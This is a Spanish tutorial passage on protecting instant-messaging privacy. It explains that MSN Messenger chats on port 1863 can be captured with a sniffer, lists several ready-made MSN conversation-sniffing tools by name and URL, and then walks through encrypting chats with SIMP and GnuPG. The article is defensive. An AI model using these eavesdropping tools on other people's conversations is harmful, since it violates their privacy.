¡¡IMPORTANTE!! Antes de nada, debe quedar **MUY** clara una cosa: yo voy a utilizar cuentas de correo que he creado específicamente para el desarrollo de este artículo, y todo el tráfico capturado pertenece a **MI** red local por lo que no hay ningún problema. Pero en otro caso sí lo habría, pues espiar las conversaciones instantáneas es un **DELITO MUY GRAVE**. A algunas personas este hecho no les amedrenta (por eso aprendemos a defendernos), pero debe quedar absolutamente claro este aspecto.






Imagen 5




Imagen 6




Imagen 7

Cada cual es responsable de sus propios actos.

Como vemos, un hipotético atacante con acceso a la red -con técnicas que ya hemos visto muchas veces- de uno de los dos interlocutores (en este caso particular, de ambos) puede espiar la conversación con un simple sniffer y un filtro para controlar el puerto 1863.

Si bien el protocolo de MSN Messenger no es un estándar público -por lo que no se encuentra detallado en ningún RFC-, sino propietario de la multinacional Microsoft, existe en la red muchísima información acerca del mismo.

Para los coleccionistas de Hack X Crack: si echáis la vista atrás... muy atrás, concretamente al número 15, encontraréis en el artículo número 9 de la serie RAW del fantástico PyC en el que destripa el protocolo de MSN Messenger MSNP7. Por desgracia, ese protocolo dejó de funcionar hace un tiempo en detrimento de sucesivas revisiones: MSNP8, MSNP9... hasta la última, la versión MSNP11 que coincide con el nuevo MSN Messenger 7. No obstante, son prácticamente idénticos en la mayoría de sus aspectos principales (el que más ha cambiado ha sido el desafío de autenticación contra el servidor).

Como vemos, la interpretación de los paquetes capturados es casi trivial, al menos en el aspecto que podría interesar a un atacante algo cotilla: la conversación en sí. Aún así existen programas que automatizan toda esa tarea para reconstruir automáticamente la conversación, como por ejemplo MSN Sniffer (http://www.effetech.com/msn-sniffer/) (**Imagen 06**), EtherBoss MSN Messenger Conversation Monitor & Sniffer (http://www.etherboss.com/msn-monitor/) (**Imagen 07**), IM Sniffer (http://www.johnytech.com/product.asp?Id=15) (**Imagen 08**), todos ellos para sistemas Windows; o imsniff (http://freshmeat.net/projects/imsniff/) para sistemas Unix. Y MSN Messenger no es el único sistema de mensajería instantánea que posee "espías a medida": ICQ, AOL... todos tienen los suyos. Basta una pequeña visita a Google para verificarlo.

¿Y qué podemos hacer nosotros para protegernos de todos estos espías? Bueno, lo más sencillo es no usar mensajería instantánea... es broma, es broma :-P. Lo mejor -como siempre ;-)- es echar mano de la criptografía.

Existen algunos programas para cifrar las conversaciones de mensajería instantánea como Encrypted Messenger (http://www.johnytech.com/product.asp?Id=14) (***Imagen 09***), que permite cifrar conversaciones en múltiples




Imagen 8




Imagen 9

```
master@blingdenstone:~$ ls -l ssinstall.exe
-rw-r--r--  1 master master 106319 Jul  9 13:20 ssinstall.exe
master@blingdenstone:~$ md5sum ssinstall.exe
66c20e5110af1016bc1ccbc8c9c1a82f  ssinstall.exe
master@blingdenstone:~$ sha1sum ssinstall.exe
bc08fde534fa6926f890b2026cf86cc618c32b7b  ssinstall.exe
master@blingdenstone:~$
```

Listado 15

protocolos de mensajería y clientes diferentes.

Esta clase de programas de cifrado están muy bien, aportan seguridad a nuestras comunicaciones y todo eso... pero su sistema de cifrado no nos es familiar (y, creedme, en los programas de cifrado es habitual encontrar puertas traseras...). A nosotros lo que nos interesa es... OpenPGP, claro. De hecho, existen algunos programas para implementar cifrado OpenPGP en MSN Messenger.

Quizá uno de los primeros programas para esta tarea fue Spyshield (http://www.commandcode.com/spyshield.html). Hoy en día está algo desfasado, pues implementa compatibilidad únicamente para MSN Messenger 4.x (y ahora andan por la versión 7...) y Windows Messenger. Además, para los usuarios de Windows presenta otra gran desventaja: únicamente funciona con un sistema OpenPGP de línea de comandos, es decir, se hace imprescindible utilizar una versión "veterana" de PGP (os recomiendo la 6.5.8) o bien usar GnuPG.

La versión 6.5.8 es una versión "legendaria" de PGP. ¿Por qué? Por ser la última versión de línea de comandos que tuvo PGP. A partir de la versión 7 (más tarde la 8 -la que yo uso en Windows- y la actual 9) se desechó por completo el uso de línea de comandos para PGP, integrando el software con Windows mediante su shell gráfica.

Fueron MUCHAS las personas que, llegada la versión 7 de PGP, decidieron continuar con 6.5.8 para poder aprovechar la potencia y versatilidad de la línea de comandos. De hecho... ¿recordáis las claves "RSA Legacy" que se mantenían por razones de compatibilidad? Pues la versión 6.5.8 es el motivo.

Aún hay gente que utiliza PGP 6.5.8 de forma habitual, si bien muchos de sus usuarios han ido migrando cada vez más al genial GnuPG, que ofrece una interfaz de línea de comandos a la vez que compatibilidad con los algoritmos más modernos de cifrado... de hecho acabáis de ver vosotros mismos cómo implementar cifrado de curvas elípticas sin renunciar a la línea de comandos.

Podéis descargar PGP 6.5.8 (para




Imagen 10





Imagen 11

múltiples sistemas) de aquí: http://web.mit.edu/network/pgp.html

Si deseáis probar Spyshield, podéis bajarlo de aquí (como siempre, comprobamos los hashes del fichero descargado): http://www.command-code.com/downloads/ssinstall.exe. (***ver listado 15***)

Llegados a este punto -y tras la compilación de ECCGnuPG en Linux- muchos de vosotros trabajaréis con un sistema Windows para seguir esta parte del artículo. Así pues, ¿cómo realizamos las comprobaciones de tamaño, hash MD5 y hash SHA-1 en Windows? Muy fácil.

Para comprobar el tamaño, seleccionaremos con el botón derecho el fichero a comprobar y elegiremos la opción "Propiedades" (***Imagen 10***). En el campo "Tamaño" podremos ver los bytes que ocupa: 106.319 (los mismos que nos devuelve al ejecutar "ls -l ssinstall.exe".

Para comprobar los hashes (tanto MD5 como SHA-1) vamos a utilizar un programa llamado HashCalc (que podemos descargar de http://www.slavasoft.com/hashcalc/) que sirve para -como su propio nombre indica- realizar cálculos de hashes en gran cantidad de algoritmos diferentes. En nuestro caso seleccionaremos MD5 y SHA-1 e indicaremos la ruta al fichero (***Imagen 11***). Como podréis comprobar, los valores hash devueltos son los mismos que hemos calculado con md5sum y sha1sum en Linux.

Una vez instalado, al ejecutarlo por primera vez nos pedirá la ruta a PGP o GnuPG. Tras eso, sólo es necesario arrancar el messenger y posteriormente Spyshield.

Cifrando conversaciones de forma SIMPle

Si bien Spyshield cumple perfectamente con su cometido, está algo desfasado en cuanto al software que soporta, por lo que echaremos un vistazo a otro programa más moderno que cumple la misma función... ese software se llama SIMP (Secway Instant Messenger Privacy), y está disponible para los protocolos de mensajería de MSN, Yahoo!, ICQ y AIM. La versión Pro (http://www.secway.fr/products/simppro/home.php?PARAM=us,ie) soporta todos los protocolos citados, mientras que las versiones Lite solamente soportan uno de ellos (es decir, hay cuatro Simp Lite diferentes). Todas las versiones Lite son gratuitas para uso personal (un detalle por parte de Secway, la empresa desarrolladora del software).

Nosotros vamos a centrarnos en SIMP Lite para el protocolo MSN Messenger (http://www.secway.fr/products/simplite_msn/home.php?PARAM=us,ie).

Vamos, pues a descargar tanto el software como la firma PGP (que para algo la dan, ¿no? ;-P) y comprobamos

```
master@blingdenstone:~$ wget http://www.secway.fr/resources/pgp/secway.asc
--14:11:38--  http://www.secway.fr/resources/pgp/secway.asc
           => `secway.asc'
Resolving www.secway.fr... 213.186.33.16
Connecting to www.secway.fr|213.186.33.16|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,385 (2.3K) [text/plain]

100%[===================================================================>] 2,385        --.--K/s

14:11:44 (99.79 KB/s) - `secway.asc' saved [2385/2385]

master@blingdenstone:~$ gpg --import secway.asc
gpg: key 9C83ABF1: public key "Secway <contact@secway.fr>" imported
gpg: Total number processed: 1
gpg:               imported: 1
master@blingdenstone:~$ gpg --verify-files SimpLite-MSN-2_1_6-en.msi.sig
gpg: Signature made Fri Apr  8 18:47:53 2005 CEST using DSA key ID 9C83ABF1
gpg: Good signature from "Secway <contact@secway.fr>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 90C6 4F05 41E5 8099 E015  227B 826C 845A 9C83 ABF1
master@blingdenstone:~$ ls -l SimpLite-MSN-2_1_6-en.msi
-rw-rw-rw-  1 master master 3488768 Jul  9 13:37 SimpLite-MSN-2_1_6-en.msi
master@blingdenstone:~$ md5sum SimpLite-MSN-2_1_6-en.msi
875283db84f648da1d941c8a37835523  SimpLite-MSN-2_1_6-en.msi
master@blingdenstone:~$ sha1sum SimpLite-MSN-2_1_6-en.msi
6a92e676b89e7745ea1c6dbe89f3433be7d9daa2  SimpLite-MSN-2_1_6-en.msi
master@blingdenstone:~$
```

Listado 16

tanto los hashes como la firma: http://www.secway.fr/products/simplite_msn/download.php?PARAM=us,ie. (***ver listado 16***)

Confío en que a estas alturas comprendáis perfectamente el proceso (y podáis realizarlo desde Windows si ese es vuestro sistema): descargamos la clave de la desarrolladora (el enlace a la clave está en la página de descarga); importamos la clave a nuestro anillo local; comprobamos la firma (nos devuelve un error de confianza porque no hemos firmado esa clave) y después realizamos las comprobaciones habituales del tamaño del fichero y sus hashes. Ha llegado el momento de Instalarlo (obviamente para esto no quedará más remedio que ir a Windows... :-P).

Lo primero que nos encontramos es la típica pantalla de bienvenida al instalador (***Imagen 12***) seguida de un proceso de instalación de lo más normal, y que por tanto, obviaré detallar. Una vez finalizada la instalación, se inicia el asistente de configuración (Configuration Wizard), en el que se nos presentan las siguientes pantallas:



Imagen 12

1) Pantalla de bienvenida. Nada nuevo.
2) Selección de "Ballon Boxes": la activamos.
3) Selección de tipo de conexión: en casi todos los casos (y si no sabéis qué elegir) seleccionaremos conexión directa (direct connection).
4) Aplicación cliente: Nos dejan elegir entre MSN Messenger, Trillian, Trillian Pro y otros (por si deseamos usarlo con otros clientes como Windows Messenger, aMSN, Gaim... aunque desconozco el grado de compatibilidad con los mismos). Seleccionaremos MSN Messenger.
5) Configuración automática: el software se configurará para quedarse listo para ser usado.

Tras este proceso, se iniciará el proceso de generación de claves.

¡Eh, un momento! ¿Pero esto no era OpenPGP? Pues sí y no. Me explico. El sistema de cifrado que utiliza SIMP Lite es muy, muy parecido al utilizado por OpenPGP: como podemos comprobar en las especificaciones del software (http://www.secway.fr/products/simplite_msn/tech.php?PARAM=us,ie), el sistema de cifrado se basa en claves RSA de hasta 2048 bits, así como cifrado simétrico de hasta 128 bits (AES o Twofish).

Aunque este sistema no es compatible -en principio- con OpenPGP, podría serlo perfectamente, y de hecho existe un plugin que implementa compatibilidad con PGP8... pero dicho plugin es para la versión Pro (de pago, 25$ la licencia individual) del software (http://www.secway.fr/products/simppro/spec/adv_plug.php?PARAM=us,ie) (***Imagen 13***). Echando un vistazo a las características de la versión pro (http://www.secway.fr/products/simppro/tech.php?PARAM=us,ie) encontramos las diferencias con la Lite.




Imagen 13

Pero, si bien el sistema no es PGP, como ya he dicho, sí es prácticamente igual, por lo que la seguridad que nos otorga la versión gratuita es mucho más que suficiente... y más para la gente como yo que no usa Messenger. :-P

1) Asistente de generación de claves (Keys Generation Wizard) (***captura14***).



Imagen 14

2) Selección del sistema de cifrado (***captura15***): debemos especificar el nombre de nuestra clave (yo, en un alarde de originalidad, la he llamado "Clave"), el tipo de cuenta (global), el tipo de cifrado (RSA de 2048 bits) y el tipo de servicio en el que vamos a utilizarla (MSN).




Imagen 15

3) Pantalla de introducción de password: ¿no os recuerda una barbaridad a la de PGP? A mí sí jejeje...
4) Generación de entropía: como en otras ocasiones, la máquina necesita de entropía para poder generar números aleatorios para la generación de la clave.
5) Clave generada: ya tenemos nuestro par de claves (***captura16***) y nos presenta el fingerprint (en forma de hash SHA-1) para comprobaciones.

Es el momento de echar un vistazo a la pantalla principal de SIMP (***captura17***). Como veréis, tenemos un marco superior donde podemos ver las claves que tenemos en nuestro anillo, así como un





Imagen 16




Imagen 17




Imagen 18

marco inferior donde encontramos un diagrama de estado de las conexiones activas (cifradas y autenticadas, cifradas y no cifradas). SIMP se ha quedado a la escucha (podemos ver un icono en la bandeja de sistema) esperando a que iniciemos nuestro cliente de MSN Messenger...

Nuestros queridos Usuario A y Usuario B, por consejo de su amigo Death Master, han instalado SIMP en sus máquinas para evitar fisgones en su red. Con sus claves generadas, han quedado a una hora concreta para tener una charla...

Usuario A inicia sesión y se encuentra con que Usuario B ya está conectado. Tanto mejor. Al abrir una ventana de conversación, aparece una ventana (***captura18***) en la que se le solicita permiso para descargar la clave pública de su amigo Usuario B. Tras aceptar, Usuario A comprueba que la clave de su amigo ha sido incluida en su anillo local (***captura19***). Por fin, los dos amigos comienzan a charlar (***captura20***) con absoluta tranquilidad, pues un mensaje emergente de SIMP les ha informado de que la conversación está cifrada y autenticada, lo cual han podido comprobar en el diagrama de conexiones activas de SIMP.

¿Y qué ha sido de nuestro atacante? Claro, él ha seguido su tónica habitual de cotillear en la red para espiar la conversación de nuestros dos amigos... pero ésta vez se ha encontrado con una sorpresa: la captura de datos es incomprensible (***captura21***). Revisando el tráfico capturado, se encuentra campos como "Session Key", lo cual es síntoma inequívoco de una conexión cifrada... como nuestro atacante es tremendamente malo, pero no tonto, se ha dado cuenta de que Usuario A y Usuario B, hartos de ser espiados, han puesto fin a la situación cifrando sus conversaciones. :-)

No sólo de MSN vive el hombre...

Efectivamente, MSN Messenger no es el único protocolo de mensajería instantánea, ni tampoco la mejor opción en mi opinión. Desde luego, si algún amigo mío está leyendo este artículo, aún debe estar alucinando por verme utilizar MSN Messenger (siempre me están dando la bronca porque no me conecto casi nunca...).

Efectivamente, no soy muy simpatizante de la mensajería por MSN Messenger. ¿Y porqué he hablado de él entonces? Porque aunque a mí no me guste, no puedo negar la realidad de que es el más utilizado por los usuarios... y este Taller que tienes en tus manos tiene un objetivo principal: proteger TU PRIVACIDAD.

Por ello, he considerado importante tratar en primer lugar el cifrado de MSN con SIMP de forma detallada, y dejar para después lo que para mí habría sido la opción principal sin duda.

Además, ten en cuenta que TODAS tus conversaciones de Messenger pasan por los servidores de Microsoft invariablemente... no sé a vosotros, pero eso a mí me pone los pelos como escarpias. :-P

No voy a montar una comparativa de protocolos de mensajería instantánea, no es el momento ni el lugar, pero como ya sabréis, me gusta orientar mis artículos al mundo del software libre multiplataforma tanto como me es posible.

Por ello, vamos a hablar ahora de cifrado en la red Jabber con GnuPG. Si bien yo seguiré estos ejemplos desde mi sistema




Imagen 19




Imagen 20




Imagen 21

Debian SID GNU/Linux, pueden ser perfectamente seguidos desde cualquier otro sistema donde puedas compilar un cliente de Jabber con soporte OpenPGP y GnuPG. Y eso son muchos sistemas.

¿Qué es Jabber? Es un sistema de mensajería instantánea completamente libre (http://www.jabber.org/) cuyos protocolos basados en XML han dado lugar a una tecnología denominada XMPP -Extensible Messaging and Presence Protocol- (http://www.xmpp.org/). Este estándar ha sido descrito en los RFC's #3920 (http://www.ietf.org/rfc/rfc3920.txt) y #3921 (http://www.ietf.org/rfc/rfc3921.txt).

Las principales características de Jabber son: es un sistema abierto (libre), estándar (XMPP), descentralizado (no se "cae el servidor" porque hay muchos), seguro (aparte de OpenPGP, el propio XMPP implementa SASL y TLS), escalable (por el propio diseño de XMPP) y enormemente flexible.

Además, dispone de una enorme cantidad de clientes (http://www.jabber.org/software/clients.shtml) y servidores (http://www.jabber.org/software/servers.shtml).

No dejéis de probarlo. ;-)

De entre todos los clientes que soportan el protocolo Jabber, yo he seleccionado Psi (http://psi.affinix.com/) por ser mi favorito (entre otras cosas por tener soporte OpenPGP nativo). Las versiones de software que voy a utilizar son Psi 0.9.3-1 y GnuPG 1.4.1-1.

Al igual que con la mayoría del software libre, para obtener Psi podéis bajar binarios precompilados para vuestro sistema (para los Debianitas, apt-get install psi :-P) o bien compilar vosotros mismos el código fuente. Creo que nadie va a tener problemas con esto a estas alturas (y si los tiene... ¡visita nuestro foro y compártelos con nosotros!).

Una vez instalado Psi y creada una cuenta de Jabber (si no teníais ya una), seleccionamos la opción de "Modificar cuenta" (***captura22***) y pinchamos en

